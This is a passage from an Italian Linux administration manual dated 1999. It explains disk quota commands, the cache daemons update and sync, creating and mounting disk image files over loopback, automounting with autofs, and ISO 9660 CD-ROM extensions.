Anche in questo caso, le opzioni **`-u`** e **`-g`** indicano che si vuole espressamente il controllo dell'utilizzo in base all'utente e in base al gruppo.

A questo punto, conviene preoccuparsi di fare in modo che la procedura di inizializzazione del sistema sia in grado ogni volta di avviare la gestione delle quote. Se la propria distribuzione GNU/Linux non fornisce degli script già pronti, si possono aggiungere al file `/etc/rc.d/rc.local` (o simile) le istruzioni necessarie, come nell'esempio seguente:

```
#...

if /sbin/quotacheck -avug
then
    echo "Scansione delle quote eseguita."
fi
```

```
if /sbin/quotaon -avug
then
    echo "Attivazione del controllo delle quote eseguita."
fi
```

La prima volta che si predispone la gestione delle quote, se c'è anche la partizione principale tra quelle da controllare, l'unico modo per fare sì che il controllo delle quote sia operativo, è quello di riavviare il sistema.

### 41.4.6 # quotacheck

`quotacheck [`⟨*opzioni*⟩`] [`{⟨*partizione*⟩|⟨*punto-di-innesto*⟩}`...]`

**`quotacheck`** esegue una scansione di una o più partizioni, allo scopo di aggiornare i file di registrazione delle quote: `quota.user` e `quota.group`. È opportuno usare questo programma ogni volta che si avvia il sistema, e quando si montano delle partizioni soggette al controllo delle quote di utilizzo.

Alcune opzioni

`-u`

Questa opzione richiede una scansione per le quote di utilizzo riferite agli utenti. Questa è l'azione predefinita.

`-g`

Richiede una scansione per le quote di utilizzo riferite ai gruppi.

`-a`

Scandisce tutte le partizioni indicate nel file `/etc/fstab` come soggette a tale controllo.

`-R`

Questa opzione viene usata in congiunzione con **`-a`** e specifica di eseguire il controllo di tutte le partizioni indicate nel file `/etc/fstab`, a esclusione di quella principale.

Esempi

`#` **`quotacheck /dev/hdb2`**

Esegue la scansione dell'utilizzo degli utenti della partizione `/dev/hdb2`, che deve essere già stata montata e deve risultare dal contenuto del file `/etc/fstab`. In questo caso, può funzionare solo se in questo file è stata specificata l'opzione di montaggio **`usrquota`**.

`#` **`quotacheck /mnt/disco2`**

Esegue la scansione dell'utilizzo degli utenti della partizione che, da quanto si determina dal file `/etc/fstab`, si colloca a partire dalla directory `/mnt/disco2`. Per tutte le altre considerazioni, vale quanto detto per l'esempio precedente.

`#` **`quotacheck -avug`**

Questo corrisponde all'utilizzo normale del programma, per scandire tutte le partizioni montate e registrate nel file `/etc/fstab` come soggette al controllo delle quote, sia degli utenti che dei gruppi.

### 41.4.7 # quotaon

`quotaon [`⟨*opzioni*⟩`] [`{⟨*partizione*⟩|⟨*punto-di-innesto*⟩}`...]`

**`quotaon`** attiva la gestione delle quote da parte del kernel. Non si tratta quindi di un demone, ma di un semplice programma che termina subito di funzionare.

Perché si possa attivare questa gestione, è necessario che i file `quota.user` e `quota.group` siano presenti nella directory principale delle partizioni per le quali si vuole la gestione delle quote.

Alcune opzioni

`-u`

Attiva la gestione delle quote utente. Questa è l'azione predefinita.

`-g`

Attiva la gestione delle quote dei gruppi.

`-a`

Attiva la gestione delle quote in base a quanto indicato nel file `/etc/fstab`.

Esempi

\# **quotaon /dev/hdb2**

Attiva la gestione delle quote utente nella partizione `/dev/hdb2`, che deve essere già stata montata e deve risultare dal contenuto del file `/etc/fstab`. In questo caso, può funzionare solo se in questo file è stata specificata l'opzione di montaggio **`usrquota`**.

\# **quotaon /mnt/disco2**

Attiva la gestione delle quote utente nella partizione che, da quanto si determina dal file `/etc/fstab`, si colloca a partire dalla directory `/mnt/disco2`. Per tutte le altre considerazioni, vale quanto detto per l'esempio precedente.

\# **quotaon -avug**

Questo corrisponde all'utilizzo normale del programma, per attivare la gestione delle quote in tutte le partizioni montate e registrate nel file `/etc/fstab` come soggette al controllo delle quote, sia degli utenti che dei gruppi.

## 41.4.8 # quotaoff

`quotaoff [`⟨*opzioni*⟩`]  [`{⟨*partizione*⟩|⟨*punto-di-innesto*⟩}`...]`

**`quotaoff`** disattiva la gestione delle quote da parte del kernel. Le opzioni e la sintassi sono le stesse di **`quotaon`**.

## 41.4.9 Assegnazione e verifica delle quote

Le quote che si possono assegnare agli utenti e ai gruppi sono composte dell'indicazione di diversi dati. Lo spazio concesso viene espresso attraverso il numero di blocchi (unità di 1024 byte) e viene definito ***limite soft*** perché viene tollerato un leggero sconfinamento per tempi brevi. A fianco del limite *soft* si può stabilire un limite di sicurezza, o ***limite hard***, che non può essere superato in alcun caso. Oltre ai limiti sui blocchi di byte, si stabiliscono normalmente dei limiti di utilizzo di inode, in pratica, il numero massimo di file. Dal momento che si ha a che fare con filesystem Second-extended che normalmente possono avere un inode ogni 4 Kbyte, si può stabilire facilmente una calcolo di corrispondenza tra blocchi di dati e quantità di inode.

Quando viene fissato il limite *hard*, soprattutto quando questo è superiore a quello *soft*, si intende consentire implicitamente lo sconfinamento del limite di utilizzo. In tal caso è necessario stabilire il tempo massimo per cui ciò è concesso. Generalmente, se non viene definito diversamente, si tratta di una settimana.

Le quote vengono assegnate o modificate attraverso il programma **`edquota`**; la verifica dei livelli può essere fatta dall'utente **`root`** con **`repquota`**, e ogni utente può controllare ciò che lo riguarda attraverso il comando **`quota`**. Con **`edquota`** si modificano le quote attraverso un programma per la gestione di file di testo; in pratica viene creato un file temporaneo e il suo contenuto viene quindi interpretato per modificare le quote. L'esempio seguente mostra il caso dell'utente **`tizio`** cui è concessa una quota di 10 Mbyte, con una tolleranza del 10% (11 Mbyte il limite *hard*).

\# **edquota -u tizio**[*Invio*]

```
Quotas for user tizio:
/dev/hda3: blocks in use: 4567, limits (soft = 10240, hard = 11264)
        inodes in use: 234, limits (soft = 2560, hard = 2816)
```

La modifica delle quote dei gruppi avviene nello stesso modo. A fianco di questi livelli di spazio utilizzabili, c'è il problema di fissare il tempo massimo di sconfinamento, che può essere deciso solo a livello globale della partizione.

\# **edquota -t**[*Invio*]

```
Time units may be: days, hours, minutes, or seconds
Grace period before enforcing soft limits for users:
/dev/hda3: block grace period: 7 days, file grace period: 7 days
```

L'esempio dovrebbe essere autoesplicativo. Il cosiddetto *grace period* è il periodo massimo per cui è concesso lo sconfinamento dal limite *soft*. Il primo dei due valori si riferisce ai blocchi di spazio (un blocco è pari a 1024 byte); il secondo al numero di file, ovvero di inode.

L'utente **`root`** può avere un quadro completo della situazione con **`repquota`**, che genera una tabella delle varie quote. La colonna **`grace`** serve per annotare eventuali sconfinamenti, e riporta il tempo consentito rimanente.

\# **repquota -u -a**[*Invio*]

```
                        Block limits                 File limits
User            used    soft    hard  grace    used  soft  hard  grace
...
tizio     +-   10500   10240   11264  6days    1123  2560  2816
caio      --       1       0       0              1     0     0
```

Nell'esempio appare solo una parte del listato che si ottiene generalmente. Viene mostrato il caso di due utenti: **caio** non ha alcuna limitazione di utilizzo, e le sue quote sono azzerate per questo; **tizio** invece ha superato un po' il valore della quota *soft* per l'utilizzo di blocchi. Per questo, nella colonna *grace* appare quanto tempo gli resta per provvedere da solo (dopo provvederà il sistema).

Infine, il singolo utente può verificare la propria situazione con il programma **quota**.

tizio@:~$ **quota**[*Invio*]

```
Disk quotas for user tizio (uid 502):
     Filesystem  blocks   quota   limit   grace   files   quota   limit   grace
      /dev/hda4   10500*  10240   11264   6days    1123    2560    2816
```

Anche in questo caso, si può osservare che l'utente ha superato il limite di spazio concesso, pur senza superare il limite massimo di inode concessi.

### 41.4.10 # edquota

edquota [⟨*opzioni*⟩] [⟨*utente*⟩...]

**edquota** è il programma che permette di assegnare e modificare i livelli di quote agli utenti. Per farlo, si avvale di un programma per la creazione e modifica dei testi, precisamente si tratta di VI o di quanto specificato nella variabile di ambiente **EDITOR**. La modifica delle quote può avvenire solo dopo che sono stati predisposti i file `quota.user` e `quota.group`.

Alcune opzioni

-u

Modifica le quote utente. È l'azione predefinita se non vengono specificate altre opzioni.

-g

Modifica le quote dei gruppi.

-p ⟨*utente-prototipo*⟩

Duplica le quote dell'utente specificato come argomento dell'opzione su tutti gli utenti indicati nella parte finale della riga di comando.

-t

Permette di modificare il tempo massimo di sconfinamento del limite *soft*, fermo restando il limite *hard* che non può essere superato in ogni caso.

Esempi

# **edquota -u tizio**

Modifica i livelli di quota dell'utente **tizio**.

# **edquota -g utenti**

Modifica i livelli di quota del gruppo **utenti**.

# **edquota -u -p tizio caio semproni**

Attribuisce agli utenti **caio** e **semproni** gli stessi livelli di quota di **tizio**.

### 41.4.11 # repquota

repquota [⟨*opzioni*⟩] [{⟨*partizione*⟩|⟨*punto-di-innesto*⟩}...]

**repquota** emette una tabella riepilogativa dell'utilizzo delle quote delle partizioni specificate.

Alcune opzioni

-u

Elenca la situazione delle quote riferite agli utenti. È l'azione predefinita se non vengono specificate altre opzioni.

`-g`

Elenca la situazione delle quote riferite ai gruppi.

`-a`

Elenca le quote di tutte le partizioni per cui ciò è previsto attraverso le indicazioni del file `/etc/fstab`.

Esempi

`# `**`repquota -a`**

Elenca la situazione delle quote riferite agli utenti (predefinito) per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file `/etc/fstab`.

`# `**`repquota -g -a`**

Elenca la situazione delle quote riferite ai gruppi per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file `/etc/fstab`.

`# `**`repquota /dev/hda3`**

Elenca la situazione delle quote riferite agli utenti (predefinito) per la partizione `/dev/hda3` (in uso).

### 41.4.12 $ quota

`quota [`⟨*opzioni*⟩`]`

**`quota`** è il programma che permette agli utenti di controllare il proprio livello di quota. Effettua l'analisi su tutte le partizioni annotate per questo nel file `/etc/fstab`. Solo all'utente **`root`** è concesso di utilizzare questo programma per controllare la quota di un altro utente. **`quota`** restituisce un valore diverso da zero se almeno uno dei valori restituiti rappresenta uno sconfinamento dalla quota.

Alcune opzioni

`-u [`⟨*utente*⟩`]`

Restituisce le quote riferite all'utente. È l'azione predefinita se non vengono specificate altre opzioni. Solo l'utente **`root`** può utilizzare l'argomento aggiuntivo per controllare i livelli di un utente particolare.

`-g [`⟨*gruppo*⟩`]`

Restituisce le quote riferite al gruppo. L'utente può interrogare le quote riferite a gruppi a cui appartiene.

Esempi

`$ `**`quota`**

L'utente visualizza i propri livelli di quota.

`$ `**`quota -g lavoro1`**

L'utente visualizza i propri livelli di quota per il gruppo **`lavoro1`** a cui appartiene.

`# `**`quota -u tizio`**

L'utente **`root`** visualizza i livelli di quota per l'utente **`tizio`**.

## 41.5 Memoria cache

La memoria cache dei dischi serve a ridurre l'attività di questi, effettuando le modifiche a intervalli regolari o quando diventa indispensabile per altri motivi. L'esistenza di questo tipo di organizzazione, basato su una «memoria di transito», è il motivo principale per cui si deve arrestare l'attività del sistema prima di spegnere l'elaboratore.

La memoria cache viene gestita automaticamente dal kernel, ma è un demone quello che si occupa di richiedere lo scarico periodico.

### 41.5.1 # update (bdflush)

`update [⟨opzioni⟩]`

Con questo nome, **`update`**, viene avviato il demone che si occupa di richiedere periodicamente al kernel lo scarico della memoria cache. Deve essere messo in funzione durante la fase di avvio del sistema, prima di ogni altra attività di scrittura nei dischi.

Per avviare **`update`** si usano fondamentalmente due tecniche: l'utilizzo all'interno di uno script di quelli della procedura di inizializzazione del sistema, oppure l'inserimento di un record apposito all'interno di `/etc/inittab`.

Esempi

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema con la quale **`update`** viene avviato attraverso lo script iniziale. Segue il record del file `/etc/inittab` dove si fa riferimento allo script `/etc/rc.d/rc.sysinit`,

```
si::sysinit:/etc/rd.d/rc.sysinit
...
```

e il pezzo significativo di quest'ultimo.

```
# Attivazione della memoria virtuale.
/sbin/swapon -a

# Attivazione di update.
/sbin/update

# Controllo della partizione del filesystem principale.
/sbin/fsck -A -a
...
```

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema attraverso la quale **`update`** viene avviato direttamente attraverso `/etc/inittab`.

```
ud::once:/sbin/update
...
```

### 41.5.2 $ sync

`sync [⟨opzioni⟩]`

**`sync`** permette di scaricare nei dischi i dati contenuti nella memoria cache. Viene usato solitamente dalla procedura di arresto del sistema per garantire che tutti i dati siano registrati correttamente su disco prima dello spegnimento fisico dell'elaboratore.

Può essere utilizzato in caso di emergenza, quando per qualche ragione non si può attendere il completamento della procedura di arresto del sistema, o per qualunque altro motivo.

Di solito non si usano opzioni.

## 41.6 Immagini di dischi su file

Dal momento che i dischi esistono e sono utilizzati per uno scopo preciso, la possibilità di gestire file che riproducono un disco intero può sembrare paradossale o senza senso. In realtà, ciò è di grande utilità. In questi casi si parla di file-immagine, solo che il termine immagine viene usato in molte circostanze differenti e occorre evitare di lasciarsi confondere.

L'esempio più comune di file contenenti l'immagine di un disco sono quelli fatti per la creazione dei dischetti di avvio utilizzati per installare GNU/Linux la prima volta.

### 41.6.1 Gestione da parte del kernel

Per utilizzare i file-immagine di dischi, cioè per poterli montare come si fa con i dischi veri, occorre che il kernel sia in grado di gestire questa funzione. Deve essere stata attivata l'opzione *Loopback device support* (12.5.6).

### 41.6.2 Creazione di un file-immagine

Un file-immagine di un disco può essere creato a partire da un disco esistente oppure da zero, con l'inizializzazione di un file. Volendo creare l'immagine di un dischetto già esistente si procede semplicemente copiando il file di dispositivo corrispondente all'unità a dischetti nel file che si vuole creare.

```
# cp /dev/fd0 floppy.img
```

L'esempio appena mostrato genera il file `floppy.img` nella directory corrente.

Diversamente si può partire da zero, creando un file e inizializzandolo. Il comando seguente crea il file `pippo.img` della stessa dimensione di un dischetto da 1440 Kbyte.

```
# dd if=/dev/zero of=pippo.img bs=1k count=1440
```

Il comando successivo serve invece a inizializzarlo in modo da inserirvi un filesystem (viene utilizzato il formato standard: Ext2).

```
# mke2fs pippo.img
```

```
pippo.img is not a block special device.
Proceed anyway? (y,n)
```

Trattandosi di una richiesta anomala, il programma **`mke2fs`** vuole una conferma. Basta inserire la lettera **`y`** per proseguire.

**`y`**[ *Invio* ]

Nello stesso modo si poteva creare un filesystem differente.

### 41.6.3 Accedere a un file-immagine

Per accedere a un file contenente l'immagine di un disco (con il suo filesystem), si procede come se si trattasse di un disco o di una partizione normale. In particolare, viene utilizzato **`mount`** con l'opzione **`-o loop`**.

L'immagine cui si accede può essere stata creata sia partendo da un file vuoto che viene inizializzato successivamente, sia dalla copia di un disco (o di una partizione) in un file.

```
# mount -o loop -t ext2 pippo.img /mnt/floppy
```

Nell'esempio, l'immagine contenuta nel file `pippo.img` viene montata a partire dalla directory `/mnt/floppy/`, e si comporterà come se si trattasse di un dischetto normale.

### 41.6.4 trasferimento di un file-immagine in un disco

Se il file-immagine, all'interno del quale è stato fatto del lavoro, corrisponde esattamente a un disco o a una partizione, è possibile riprodurre questa immagine nel disco o nella partizione corrispondente. Per questo si può utilizzare **`cp`** oppure **`dd`**.

I due esempi seguenti riproducono nello stesso modo il file `pippo.img` in un dischetto.

```
# cp pippo.img /dev/fd0
```

```
# dd if=pippo.img of=/dev/fd0
```

Naturalmente, se l'immagine è stata montata in precedenza per poterne modificare il contenuto, occorre ricordarsi di smontarla prima di procedere alla riproduzione.

## 41.7 Dischi senza filesystem

GNU/Linux, come altri sistemi Unix, permette di gestire anche dischi che al loro interno non contengono un filesystem. Questo concetto potrebbe sembrare scontato per molti, ma tutti quelli che si avvicinano a GNU/Linux provenendo da sistemi in cui queste cose non si possono fare devono porre attenzione a questo particolare.

Un disco senza filesystem è semplicemente una serie di settori. In modo molto semplificato è come se si trattasse di un file. Quando si indicano i nomi di dispositivo legati ai dischi o alle partizioni si fa riferimento a questi nel loro insieme, come se si trattasse di file.

Quando si vuole utilizzare un disco o una partizione nel modo con cui si è abituati di solito, cioè per gestire i file al suo interno, la si deve montare e da quel momento non si fa più riferimento al nome del dispositivo.

A volte è importante utilizzare i dischi come supporti di dati senza filesystem. I casi più importanti sono:

- il kernel che si autoavvia;
- le copie multivolume attraverso **`tar`**.

## 41.8 Mount automatico

Le operazioni di montaggio e di smontaggio possono essere automatizzate, attraverso l'aiuto di un demone che provvede a montare i dispositivi quando si tenta di accedere a una directory che dovrebbe trovarsi al loro interno, e li smonta quando per un certo tempo questi risultano inutilizzati.

Il montaggio automatico non è solo una comodità in più che viene concessa agli utenti; la situazione in cui si avverte maggiormente il vantaggio di questo automatismo è nella gestione di filesystem condivisi in rete, attraverso il protocollo NFS, quando si vuole evitare di creare un collegamento stabile.

Ci possono essere diverse opportunità di gestire il montaggio automatico in un sistema Unix; per quanto riguarda GNU/Linux, il modo più conveniente dovrebbe essere la gestione prevista all'interno del kernel, che si avvale del demone contenuto nel pacchetto Autofs. L'utilizzo di questo pacchetto è ciò che viene descritto in queste sezioni.

### 41.8.1 Kernel

Avendo deciso di utilizzare il pacchetto Autofs, occorre che il kernel sia predisposto per la gestione del montaggio automatico, attraverso l'opzione seguente:

- *Kernel automounter support* (12.5.15) **Y**

### 41.8.2 Organizzazione di Autofs

Come già accennato, il kernel da solo non basta. Viene utilizzato un demone, precisamente si tratta del programma **`automount`**, che per funzionare si avvale delle informazioni contenute in una mappa che gli viene indicata attraverso la riga di comando.

Più precisamente, viene definita una directory che rappresenta il punto di innesto automatico, a partire dalla quale verranno create automaticamente altre sottodirectory in base al contenuto della mappa che viene fornita a **`automount`**. Se si vogliono gestire più punti di innesto automatico, occorre avviare diverse copie del demone **`automount`**, e ognuna di queste potrebbe avere una mappa differente. Per cercare di fare capire la cosa in modo intuitivo, si cerchi si seguire l'esempio seguente:

Si supponga di avere predisposto il file `/etc/auto.automnt` con il contenuto seguente:

```
cdrom          -fstype=iso9660,ro      :/dev/cdrom
floppy         -fstype=auto            :/dev/fd0
```

Si supponga inoltre di voler usare la directory `/automnt/` come punto di innesto automatico per la mappa definita nel file `/etc/auto.automnt`. Per attivare il demone **`automount`** in modo che legga il file `/etc/auto.automnt` e lo utilizzi per la directory `/automnt/`, occorre il comando seguente:

```
$ automount /automnt file /etc/auto.automnt
```

La prima direttiva del file `/etc/auto.automnt` indica che il CD-ROM corrispondente al dispositivo `/dev/cdrom` viene montato automaticamente a partire da `/automnt/cdrom/`, e che il dischetto corrispondente al dispositivo `/dev/fd0` viene montato a partire da `/automnt/floppy/`. Queste due directory non devono essere create; è **`automount`** che provvede nell'istante in cui si cerca di attraversarle. In pratica, se non si conosce l'organizzazione del sistema di montaggio automatico, non si può sapere quali siano i percorsi disponibili e le unità che possono essere montate automaticamente.

Se per qualche motivo si vogliono gestire diversi punti di innesto automatico, occorre definire le mappe corrispondenti (di solito si tratta di definire altri file simili a `/etc/auto.automnt`), e quindi occorre avviare altrettante copie di **`automount`**. Comunque, di solito, ci si limita a gestire un unico punto di innesto automatico.

Per semplificare le cose, oppure, a seconda dei punti di vista, per complicarle ulteriormente, Autofs viene distribuito quasi sempre assieme a uno script che dovrebbe essere inserito nella procedura di inizializzazione del sistema: `/etc/rc.d/init.d/autofs`, o altro percorso simile. Questo file ha lo scopo di avviare e fermare il servizio, e per questo viene usato con l'aggiunta di un argomento espresso da una parola chiave: **`start`**, **`stop`**,... Ma il compito previsto per questo script è più complesso del solito, e non funziona sempre come ci si aspetta. In generale, dovrebbe leggere il file di configurazione `/etc/auto.master`, dal quale ottenere le informazioni necessarie per sapere quali punti di innesto automatico e quali file di mappa utilizzare. In pratica, è probabile che riesca a leggere solo la prima direttiva del file `/etc/auto.master`.

Una volta compreso il funzionamento di **`automount`**, sta all'amministratore di sistema stabilire se sia meglio affidarsi allo script o avviare direttamente il demone ignorando il file di configurazione `/etc/auto.master`.

### 41.8.3 Mappe per il mount automatico

Il demone **automount** richiede l'indicazione di una mappa ogni volta che viene avviato. Questa mappa serve a descrivere le caratteristiche dei dischi, delle partizioni o dei filesystem di rete da montare, e le sottodirectory relative, utilizzate come punti di innesto.

La mappa in questione può avere varie forme, anche se nelle situazioni più comuni è rappresentata semplicemente da un file. Nel caso si tratti di file, questo può contenere dei commenti preceduti dal simbolo **#** e conclusi dalla fine della riga, può contenere righe vuote o bianche che vengono ignorate ugualmente; le altre righe vengono interpretate come direttive, rappresentate da record contenenti tre campi.

⟨*sottodirectory-di-mount*⟩ -⟨*opzioni*⟩ {⟨*partizione*⟩|⟨*filesystem-di-rete*⟩}

1. Il primo campo rappresenta la sottodirectory, riferita al punto di innesto automatico, che viene creata automaticamente nel momento in cui viene fatto il montaggio da parte del demone. Questa sottodirectory rappresenta poi l'inizio della partizione o del filesystem di rete che viene a essere montato.

2. Il secondo campo è preceduto da un trattino (**-**), e serve a indicare un elenco separato da virgole delle opzioni per il montaggio della partizione o del filesystem di rete. Queste opzioni sono le stesse che possono essere usate con il programma **mount**, o che possono essere indicate nella quarta colonna del file `/etc/fstab`. In particolare, il tipo di filesystem viene indicato con l'aggiunta del prefisso **fstype=**.

3. Il terzo campo serve a definire il dispositivo del disco o della partizione da montare, oppure il nodo e la directory del filesystem di rete. Per questo si usa una sintassi particolare:

   **:**⟨*dispositivo*⟩

   ⟨*nome-host*⟩**:**⟨*directory-condivisa*⟩

   In pratica, quando il terzo campo inizia con due punti verticali (**:**), si intende trattarsi di un dispositivo locale.

Esempi

```
cdrom           -fstype=iso9660,ro      :/dev/cdrom
```

Prevede la possibilità di montare automaticamente il dispositivo `/dev/cdrom` nella sottodirectory `cdrom/`, in sola lettura.

```
a               -fstype=vfat            :/dev/fd0
```

Prevede la possibilità di montare automaticamente il dispositivo `/dev/fd0` nella sottodirectory `a/`, aspettando di trovare al suo interno un filesystem Dos-VFAT.

```
dinkel          -ro,soft,intr           dinkel.brot.dg:/pub/dati
```

Prevede la possibilità di montare automaticamente il filesystem di rete offerto dal nodo **dinkel.brot.dg**, a partire dalla sua directory `/pub/dati/`. In particolare, il montaggio viene fatto in sola lettura, e vengono usate anche le opzioni **soft** e **intr**.

### 41.8.4 # automount

`automount` [⟨*opzioni*⟩] ⟨*punto-di-innesto-automatico*⟩ ⟨*tipo-di-mappa*⟩ ⟨*mappa*⟩ [⟨*opzioni-di-mappa*⟩]

**automount** è il demone che si occupa di seguire l'utilizzo del filesystem allo scopo di automatizzare il montaggio di dispositivi e di filesystem di rete. La sua sintassi è piuttosto complessa, e per questo viene avviato solitamente attraverso lo script **autofs** che a sua volta dovrebbe preoccuparsi di interpretare anche il file di configurazione `/etc/auto.master`.

**automount** è in grado di leggere la mappa dei montaggi da diverse fonti, anche se di solito questa è contenuta in un file.

Se **automount** riceve il segnale **SIGUSR1**, smonta immediatamente tutti i filesystem inutilizzati, che non siano impegnati in alcun modo.

Alcune opzioni

`-p` ⟨*file*⟩ | `--pid-file` ⟨*file*⟩

Permette di specificare il nome di un file all'interno del quale **automount** andrà a inserire il numero del processo corrispondente.

`-t` ⟨*n-secondi*⟩ | `--timeout` ⟨*n-secondi*⟩

Quando un dispositivo o un filesystem di rete risulta inutilizzato, la directory corrispondente viene smontata dopo lo scadere del tempo stabilito con questa opzione. Se non viene specificato diversamente, la durata di questo tempo è di 5 minuti (300 secondi).

Alcuni argomenti

**`automount`** richiede l'indicazione obbligatoria di alcuni argomenti; per la precisione si tratta della directory a partire dalla quale andranno inserite le sottodirectory di innesto dei vari dispositivi e filesystem di rete da montare, dell'indicazione del tipo di mappa utilizzato, e dell'indicazione della mappa stessa.

⟨*punto-di-innesto-automatico*⟩

Il primo argomento che segue le opzioni è la directory utilizzata come base per il montaggio automatico. A partire da questa verranno aggiunte automaticamente le sottodirectory di innesto in base a quanto contenuto nella mappa.

⟨*tipo-di-mappa*⟩

Dopo l'indicazione della directory di partenza per il montaggio automatico, deve essere indicata una parola chiave che specifica il tipo di mappa utilizzato. Nelle situazioni più comuni si utilizza un file puro e semplice, e in tal caso si indica la parola chiave **`file`**. Segue l'elenco di queste scelte possibili.

- **`file`**
  La mappa è un file.
- **`program`**
  La mappa è un programma che genera il testo della mappa e lo emette attraverso lo standard output.
- **`yp`**
  La mappa è il nome di un *database* NIS (YP).
- **`nisplus`**
  La mappa è il nome di un *database* NIS+.
- **`hesiod`**
  La mappa è il nome di un *database* Hesiod, del quale vengono usate le voci **`filsys`**.

⟨*mappa*⟩

L'ultimo argomento obbligatorio è il nome della mappa. A seconda del tipo di mappa, può trattarsi del percorso di un file, oppure del nome di un *database* NIS/NIS+ o Hesiod.

Esempi

```
# automount -t 30 /automnt file /etc/auto.automnt
```

Avvia il demone **`automount`** in modo che utilizzi il file `/etc/auto.automnt` come mappa da applicare alla directory di innesto automatico `/automnt/`. In particolare, viene stabilito che il tempo di scadenza per i filesystem liberi e inutilizzati sia di 30 secondi.

### 41.8.5 # autofs

`/etc/rc.d/init.d/autofs start|stop|reload|status`

`/etc/init.d/autofs start|stop|reload|status`

**`autofs`** è uno script più o meno standardizzato che dovrebbe facilitare l'avvio del servizio di montaggio automatico. Attraverso le parole chiave **`start`**, **`stop`**, **`reload`** e **`status`** è possibile avviare, fermare, riavviare e consultare il servizio.

**`autofs`** si avvale di un file di configurazione aggiuntivo, `/etc/auto.master`, all'interno del quale si dovrebbero poter indicare le directory di innesto automatico e le mappe relative (esclusivamente in forma di file). In pratica, è probabile che si possa indicare una sola directory e una sola mappa.

### 41.8.6 /etc/auto.master

Il file di configurazione `/etc/auto.master` è richiesto dallo script **`autofs`** per avviare il servizio di montaggio automatico. Serve a indicare le directory di innesto automatico e i file di mappa relativi.

È molto probabile che la sintassi delle direttive di questo file cambi nel tempo, tenendo conto del fatto che allo stato attuale, si può contare solo sul funzionamento della prima direttiva.

> L'interpretazione di questo file è a carico dello script **`autofs`**, che viene riadattato da ogni distribuzione GNU/Linux. In tal senso, non si può contare su un funzionamento uniforme, almeno fino a che le cose resteranno così.

Esempi

```
/misc           /etc/auto.misc
```

Questa è la direttiva tipica del file `/etc/auto.master`. Fa riferimento alla directory `/misc/` come punto di partenza per il montaggio automatico, utilizzando il file di mappa `/etc/auto.misc`. In pratica, l'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

```
# automount /misc file /etc/auto.misc
```

---

```
/misc           /etc/auto.misc  --timeout 60
```

Si tratta di una variante dell'esempio precedente, in cui viene specificata l'opzione **`--timeout 60`**, che si vuole sia passata a **`automount`**. L'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

```
# automount --timeout 60 /misc file /etc/auto.misc
```

### 41.8.7 Considerazioni sulla funzionalità di automount

Il sistema di gestione del montaggio automatico, attraverso il sostegno del kernel e l'uso del demone **`automount`**, è stato introdotto da poco, e altrettanto pochi sono gli utenti che ne hanno fatto uso. In questo senso, è prevedibile uno sviluppo futuro con meno incertezze, soprattutto per quanto riguarda lo script **`autofs`** e il suo file di configurazione.

Per quanto riguarda l'utilità di questo sistema, è sconsigliabile il suo utilizzo per unità rimovibili che non siano servo-assistite, come nel caso dei dischetti tradizionali, che possono essere espulsi prima che il sistema li abbia smontati.

L'utilizzo più importante riguarda sicuramente i filesystem condivisi in rete attraverso il protocollo NFS. Anche se questo problema non è ancora stato descritto, perché richiede la conoscenza del funzionamento della rete, si può intendere che sia meglio evitare di montare sistematicamente un filesystem di rete all'avvio del sistema: il nodo che offre il servizio potrebbe essere disattivato in quel momento, oppure potrebbe essere a sua volta in attesa di montare un altro filesystem offerto dal proprio sistema locale.

## 41.9 Riferimenti

- Stein Gjoen, *Disk HOWTO*
- don@sabotage.org, *Automount mini-HOWTO*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 42

# CD-ROM e filesystem ISO 9660

Il filesystem ISO 9660, cioè quello usato per i CD-ROM, è particolare a causa della struttura stessa dei CD: i dati vengono memorizzati in settori su un'unica traccia a spirale che parte dalla zona centrale e si espande verso l'esterno.

In questo senso, il CD assomiglia molto al nastro quando si è in fase di scrittura (i dati possono solo essere aggiunti), mentre in lettura si riesce a ottenere un accesso diretto come si fa con i dischi magnetici. Per questa ragione, lo stesso filesystem ISO 9660 è organizzato in modo che la scrittura avvenga una volta sola, senza la possibilità di cancellare o modificare dati già inseriti.

Si può fare esperienza con questo filesystem anche senza dover bruciare dei veri CD-R.

## 42.1 Creazione dell'immagine di un CD-ROM

Creare l'immagine di un CD-ROM significa predisporre un file in qualità di matrice del CD che si vuole masterizzare. Trattandosi dell'immagine di un CD-ROM, si tratta generalmente di realizzare un filesystem ISO 9660, probabilmente con qualche estensione.

### 42.1.1 Estensioni Rock Ridge

Il filesystem ISO 9660 è predisposto per gestire file il cui nome è organizzato nello stesso modo in cui faceva il Dos: 8.3, ovvero otto caratteri al massimo, seguiti da un punto e da un'estensione di un massimo di tre caratteri.[1]

Dal punto di vista dei sistemi Unix, questo non costituisce solo un problema nella dimensione dei nomi, ma soprattutto nella mancanza di tutti gli altri attribuiti che può avere un file: i permessi e le proprietà.

I CD-ROM realizzati per gli ambienti Unix sono fatti generalmente utilizzando le estensioni Rock Ridge che alla fine permettono di memorizzare tutti quei dati mancanti, compresa la possibilità di gestire nomi più lunghi, con o senza punti. Quando questi CD-ROM vengono letti in un sistema operativo che non sia in grado di interpretare tali estensioni, si riescono a vedere solo nomi di file corti.

Questo particolare deve essere tenuto in considerazione nella preparazione di CD-ROM. Se questi sono destinati ad ambienti normali, Dos e derivati, occorre organizzare un sistema di nomi corti per essere certi che il CD-ROM possa essere letto ovunque nello stesso modo.

Quando si usano delle estensioni per gestire nomi lunghi, è normale che all'interno di ogni directory venga aggiunto un file contenente un elenco di abbinamenti tra i nomi corti che appaiono quando non si dispone delle estensioni, e i nomi lunghi corretti. Di solito si tratta del file `TRANS.TBL` e il suo significato è evidente: *translation table*, ovvero tabella di conversione.

Anche il numero di livelli di sottodirectory ha un limite nel filesystem ISO 9660: sono al massimo 8. Le estensioni Rock Ridge permettono di superare tale limite, ma come al solito si pongono delle difficoltà per i sistemi che non sono in grado di gestire tali estensioni.

### 42.1.2 Estensioni El-Torito

Le estensioni El-Torito permettono di realizzare un CD-ROM «avviabile», purché il *firmware* (BIOS) dell'elaboratore sia in grado di poi di sfruttare effettivamente questa possibilità.

